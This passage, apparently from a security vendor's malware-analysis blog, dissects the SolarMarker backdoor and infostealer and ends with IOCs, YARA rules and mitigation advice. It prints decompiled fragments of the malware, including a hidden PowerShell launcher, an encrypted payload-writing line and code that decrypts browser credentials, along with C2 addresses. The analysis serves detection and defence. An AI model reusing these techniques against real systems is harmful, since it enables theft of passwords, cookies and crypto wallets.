28 [IO.File]::WriteAllText("$S51dowS0y6dZpE", '889M/prpPqB/1b1Crxxzay9pT63jNCgyvYcF0759eTKCdge91/9kSAP3btw0fMm+kq1kvbX47E1uePLHwToFEYJntZEspzS0bdECLVj3fSQ8B8ze0b002xsN0wH/4P0+hXp9
29 lex $CD3NpBlwF769E;
    
```

Exhibit 17: The function responsible for running a malicious PowerShell script

It is worth noting that the core functionality lays within the function that runs the PowerShell script shown in Exhibit 17.

1. This command is responsible for converting letters to upper and lower cases.
2. This command is responsible for creating a directory under %TEMP% folder.
3. This command is responsible for creating a .LNK file that contains the encrypted backdoor or infostealer under Startup (persistence mechanism).
4. This function is responsible for decrypting the SolarMarker backdoor using AES (Advanced Encryption Standard), also known as Rijndael.
5. This command is responsible for registering a file extension key (this is used so the file can be called out from a PowerShell script later).
6. This command is responsible for writing the payload content and executing it.

Below, we will demonstrate how the aforementioned PowerShell script works.

The payload registers a randomly named extension key under *Computer\HKEY_CLASSES_ROOT* (Exhibit 18).




Exhibit 18: Registering an extension under HKCR

The file extension key is pointed to the handler key. The handler key contains the PowerShell command (Exhibit 19) responsible for decrypting the payload located under a randomly named folder under %TEMP% directory (Exhibit 20).



Exhibit 19: PowerShell command to decrypt the payload




Exhibit 20: The encrypted payload

The threat actor(s) changed their payload encryption and decryption methods to use AES. We have observed SolarMarker decrypting the payload using the XOR key in the past (Figure 21).



Exhibit 21: Previous payload decryption mechanism used by SolarMarker

After the payload is decrypted, the SolarMarker backdoor runs in memory under the powershell.exe process and reaches out to the C2 IP 146.70.53.153.

SolarMarker comes in two different modules:

- SolarMarker Backdoor
- SolarMarker Infostealer

SolarMarker Backdoor

Thus far, eSentire TRU has observed that the majority of SolarMarker deployments result in backdoor deployments as it provides the threat actor(s) with the option to deliver additional payloads. The backdoors are obfuscated with .NET DLLs (Dynamic Link Libraries).

In April 2021, SolarMarker backdoors were relatively easy to spot (Exhibit 22). However, since April, the threat actor(s) have further developed their capabilities to include extra layers of obfuscation to challenge security researchers conducting analyses (Exhibit 23).




Exhibit 22: SolarMarker backdoor observed in April 2021




Exhibit 23: SolarMarker backdoor observed most recently (March 2022)

The most recent backdoor (SHA-256: eeccc2bd75ec77db22de5c47efe1bfef63c6b310d34bac6e3b049eef7f86c90b) that was compiled on April 4, 2022 came with more obfuscation and a bigger file size (578KB) than the previous backdoor we observed in March 2022 (142KB).

SolarMarker is encrypting all the traffic to C2 Servers using a hard-coded RSA key and a symmetric AES CBC (Cipher Block Chaining) algorithm (Exhibit 24).




Exhibit 24: Encrypted traffic

The hard-coded RSA key is obfuscated in the recent sample (Exhibit 25).




Exhibit 25: Obfuscated RSA key

The following are the examples of the hard-coded RSA keys from two recently analyzed samples.

Sample in March 2022:

```
<RSAKeyValue>
<Modulus>miX5ppqHhoi4bCmFMVXn011knsHqrax4gkfkfIRjmgoY+e3ZoZxGrv0iFR51Pfr2tC+L38rejzLcTQu1af/5gV8axXDvEtQ0BcW
</Modulus>
<Exponent>AQAB</Exponent>
</RSAKeyValue>
```

Sample in April 2022 (de-obfuscated):

```
<RSAKeyValue>
<Modulus>1Jdz6XZ+pS1/3M6Ckpg8000MqYyvFp7GY30f1JpDAiNnsXg171wHz+rBtU5dHPCiEtHsf/Qh59ocgFPEMKcbsUert1bmqcRcw
</Modulus>
<Exponent>AQAB</Exponent>
</RSAKeyValue>
```

The backdoor conducts enumeration of the infected machine, and then exfiltrates the data in a JSON format to the C2 Server. The following are the examples of the most recent JSONs being sent out to the C2:

```
{"action": "ping", "hwid": "91NUSI6GCG34GIUNY1LDBDXVC7F8ILXY", "pc_name": "", "os_name": "Win 10", "arch": "x64", "r
```

```
{"action": "get_file", "hwid": "()", "task_id": "()", "protocol_version": 2}
```

```
{"action": "ping", "hwid": "98GIWW5X3CY8G90WAAAYVL6595WE2H8UQ", "pc_name": " ", "os_name": "Win 10", "arch": "x64", "r
```


The collected information includes machine name, OS version, system architecture (x64 or x86), user rights (Admin or Users), workgroup, DNS, and protocol version. In addition, the following can be identified:

- **action** – commands sent from the C2 channel (e.g., command **get_file** to retrieve additional payloads from C2)
- **hwid** – a unique victim’s ID
- **version** – version of SolarMarker backdoor
- **task_id** – is likely assigned by the C2 to mark the ID for the specific task

The following pattern identifies the **status** from the C2 (“file” or “idle”). The status **file** means the C2 is going to send the payload to the infected machine that can be either an executable (.exe) or a PowerShell script (.ps1). The additional payloads will be written to the %TEMP% folder. The payload also appends a unique base64-encoded hash that is different for each communication between the C2 Server and infected machine.

```
{"status": "idle", "uniq_hash": "J3FutDyW0cLByw=="}
```

The **command** value is used to invoke the fetched PowerShell script from C2 (Exhibit 26).



```
    ProcessStartInfo processStartInfo = new ProcessStartInfo
        (vN1j0FyeKwNjKE.powershell());
    typeof(ProcessStartInfo).GetProperty(vN1j0FyeKwNjKE.CreateNoWindow()).SetValue
        (processStartInfo, true, null);
    typeof(ProcessStartInfo).GetProperty(vN1j0FyeKwNjKE.RedirectStandardInput
        ()).SetValue(processStartInfo, true, null);
    typeof(ProcessStartInfo).GetProperty(vN1j0FyeKwNjKE.UserShellExecute
        ()).SetValue(processStartInfo, false, null);
    Process.Start(processStartInfo).StandardInput.WriteLine(ps_script + ";exit\r\n");
}
```

Exhibit 26: The function responsible for invoking a PowerShell script via "command" value

SolarMarker Infostealer

We can see the crypto wallet stealing capability in the Module.Main class (Exhibit 27).




Exhibit 27: Crypto wallet stealing capability

The list of targeted crypto wallets includes:

- Atomic
- Guarda
- SimpleOS
- Neon
- Wasabi
- MyMonero
- Jaxx
- Electrum
- Ethereum
- Exodus
- GreenAddress
- CoinWallet
- Coinomi
- LedgerLive
- Trinity
- Scatter

The SolarMarker infostealer also has the capability to steal VPN and RDP configurations as well as cookies and browser credentials from Opera, Brave, Microsoft Edge, Mozilla Firefox, and Google Chrome since browsers store passwords and cookies in an encrypted form.

Unfortunately, it does not take the infostealer a lot of effort to decrypt the passwords and cookies. Some of the main prerequisites needed to decrypt browser credentials and cookies are shown in Exhibit 28.

- **Local State** – file that contains the browser’s configuration including encrypted [DPAPI](#) (Data Protection API) encryption key.
- **Login Data** – sqlite3 database that stores user’s encrypted passwords, URLs, and username.
- **os_crypt and encrypted_key** – the DPAPI encryption key extracted from Local State file and base64-decoded.

The infostealer then calls the [CryptUnprotectData](#) function to decrypt the data.

```

2161         Main.Class6 @class = new Main.Class6(File.ReadAllText(this.string_2 +
2162             "Local State"));
2163         byte[] array = Convert.FromBase64String(@class.method_1
2164             ("os_crypt").method_1("encrypted_key").method_3());
2165         byte[] array2 = new byte[array.Length - 5];
2166         for (int i = 0; i < array2.Length; i++)
2167         {
2168             array2[i] = array[i + 5];
2169         }
2170         this.byte_0 = Main.UnProtect(array2);
2171         string str = Main.GenRandomString(8);
2172         File.Copy(this.string_1 + "\\Login Data",
2173             Environment.GetEnvironmentVariable("temp") + "\\\" + str);
2174         this.byte_1 = File.ReadAllBytes(Environment.GetEnvironmentVariable("temp")
2175             + "\\\" + str);
2176         if (Main.Class8.waitCallback_0 == null)
2177         {
2178             Main.Class8.waitCallback_0 = new WaitCallback(Main.Class8.smethod_0);
2179         }

```

Exhibit 28: Decryption function for browser credentials and cookies

The infostealer fingerprints OS information and sends it to the C2 using the similar pattern as we mentioned before in the backdoor. Communication with C2 channels is also similar with the backdoor using a hard-coded RSA key and symmetric AES CBC algorithm.

How eSentire is Responding

Our Threat Response Unit (TRU) combines threat intelligence obtained from research and security incidents to create practical outcomes for our customers. We are taking a full-scale response approach to combat modern cybersecurity threats by deploying countermeasures, such as:

- Implementing threat detections and BlueSteel, our machine-learning powered PowerShell classifier, to identify malicious command execution and exploitation attempts and ensure that eSentire has visibility and detections are in place across eSentire MDR for Endpoint and Network.
- Performing global threat hunts for indicators associated with SolarMarker.

Our detection content is supported by investigation runbooks, ensuring our SOC analysts respond rapidly to any intrusion attempts related to a known malware Tactics, Techniques, and Procedures (TTPs). In addition, TRU closely monitors the threat landscape and constantly addresses capability gaps and conducts retroactive threat hunts to assess customer impact.

Recommendations from eSentire's Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against the SolarMarker malware:

- Implement a [Phishing and Security Awareness Training \(PSAT\) program](#) that educates the employees about the threat landscape.
 - Train users to recognize 'normal' file extensions from 'abnormal' extensions.
 - Encourage your employees to use password managers instead of using the password storage feature provided by web browsers.
 - Review eSentire's blogs and Security Advisories to stay up to date on the latest threats and trends impacting the threat landscape.
- Confirm that all devices are protected by ensuring that anti-virus signatures are up-to-date and using a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.
- Ensure the role-based access control (RBAC) that restricts system access to authorized users is in place.

While the TTPs used by adversaries grow in sophistication, so does your organizations defenses. Preventing the various attack paths utilized by the modern threat actor requires actively monitoring the threat landscape, developing, and deploying endpoint detection, and the ability to investigate logs & network data during active intrusions.

eSentire’s TRU team is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. [Connect](#) with an eSentire Security Specialist.

Appendix

- <https://unit42.paloaltonetworks.com/solarmarker-malware/>
- <https://news.sophos.com/en-us/2022/02/01/solarmarker-campaign-used-novel-registry-changes-to-establish-persistence/>
- <https://blog.morphisec.com/jupyter-infostealer-backdoor-introduction>

Indicators of Compromise

Name	Indicators
C2	37.120.237[.]251
C2	37.120.233[.]92
C2	45.42.201[.]248
C2	92.204.160[.]233
C2	146.70.40[.]236
C2	146.70.53[.]153
C2	146.70.101[.]97
C2	146.70.88[.]119
C2	188.241.83[.]61
C2	86.106.20[.]155
Types-Of-Writs-Texas.exe	85fb7076044071a28afb43bec12e4f8ce93525132b2ae512934529f9f09895a5
Accounting-For-Contract-Cancellation-Fees-Aspe.exe	11543f09c416237d92090cebbefafdb2f03cec72a6f3fdef8afe3c315181b5a
Mto-Medical-Review-Form.exe	7cc35fbce4b353c541f1ee62366248cc072d1c7ce38b1d5ef5db4a2414f26e08

Ny-Motion-To-Quash-Third-Party-Subpoena.msi	1ed9469724b3ba2891dc0efee29b1de93054601cb44aaf433c2b5860884dfa71
Bullet-Statements-For-Ncoer.msi	57171e869512862baa9e4fd15b18c1d577a31f2ca20b47435f138f989bca2d72
Metlife-Disability-Waiver-Of-Premium-Benefit-Rider.msi	bc7986f0c9f431b839a13a9a0dfa2711f86e9e9afbed9b9b456066602881ba71
Free-Business-Partner-Contract-Template.msi	0adfbce8a09d9f977e5fe90ccefc9612d1d742d980fe8dc889e10a5778592e4d
London-Two-Party-Consent.exe	af0220126a369878bda6f4972d8d7534964dea73142c18e439a439373f67ec21
Tower-Crane-Dismantling-Method-Statement.xe	d7067ecb291c79ccd3a4d745413b85451ca26b92015a45f9ed6e5304ac715299
deimos.dll (SolarMarker backdoor)	586607b7d094e4acb3373d6812e62b870c64d17f18b7c5fd929d4418a61b4f30
deimos.dll (SolarMarker backdoor)	0f0ceec9f5bca4b257997ed6adf599e8cf5c1c890fb1fa949e6905563152216
9af342fe404749aa973fcec40fd4ed44.dll (SolarMarker backdoor)	eeecc2bd75ec77db22de5c47efe1fbef63c6b310d34bac6e3b049eef7f86c90b
e83a74b0-0d5f-45cf-b53f-6f94e2346951.dll (SolarMarker backdoor observed in August 2021)	0351dc341644bab0fff06d882510255941c9f3eb44dcdd444a54f68fbc2d62c
7aa897bd-8618-4569-be79-d5ec94156c87.dll (SolarMarker Infostealer)	fb6c91bcf21a2cb7252672c77f85585fdc3ff6f74486a4370d566a75c146a45a

Yara Rules

The Yara rule for the malicious DLL and the executable:

```
import "pe"
rule SolarMarker_backdoor {
  meta:
    author = "eSentire TI"
    date = "04/13/2022"
    version = "1.0"
  strings:
    $string1 = "ezkabsr" wide fullword nocase
    $string3 = "deimos.dll" wide fullword nocase
    $string4 = "solarmarker.dat" wide fullword nocase
    $string5 = "dzkabr" wide fullword nocase
    $string6 = "Invoke"
    $string7 = "set_UseShellExecute"
  condition:
    2 of ($string*) and
```

```
(uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f)
}

import "pe"
rule SolarMarker_stealer {
  meta:
    author = "eSentire TI"
    date = "04/13/2022"
    version = "1.0"
  strings:
    $string1 = "exodus.wallet" wide fullword nocase
    $string2 = "*wallet*.dat" wide fullword nocase
    $string3 = "*.rdp" wide fullword nocase
    $string4 = "default.rdp" wide fullword nocase
    $string5 = "\\atomic\\Local Storage\\leveldb"
    $string6 = "\\Login Data"
    $string7 = "uniq_hash" wide fullword nocase
  condition:
    5 of ($string*) and
    (uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f)
}

import "pe"
rule SolarMarker_payload {
  meta:
    author = "eSentire TI"
    date = "04/13/2022"
    version = "1.0"
  strings:
    $string1 = "IOSdyabisytda" wide fullword nocase
    $string2 = "PowerShell"
    $string3 = "Invoke"
    $string4 = "ProcessStartInfo"
  condition:
    3 of ($string*) and
    (uint16(0) == 0x5A4D or uint32(0) == 0x4464c457f)
}
```

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

[GET STARTED](#)



ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: <https://www.esentire.com/blog/esentire-threat-intelligence-malware-analysis-solarmarker>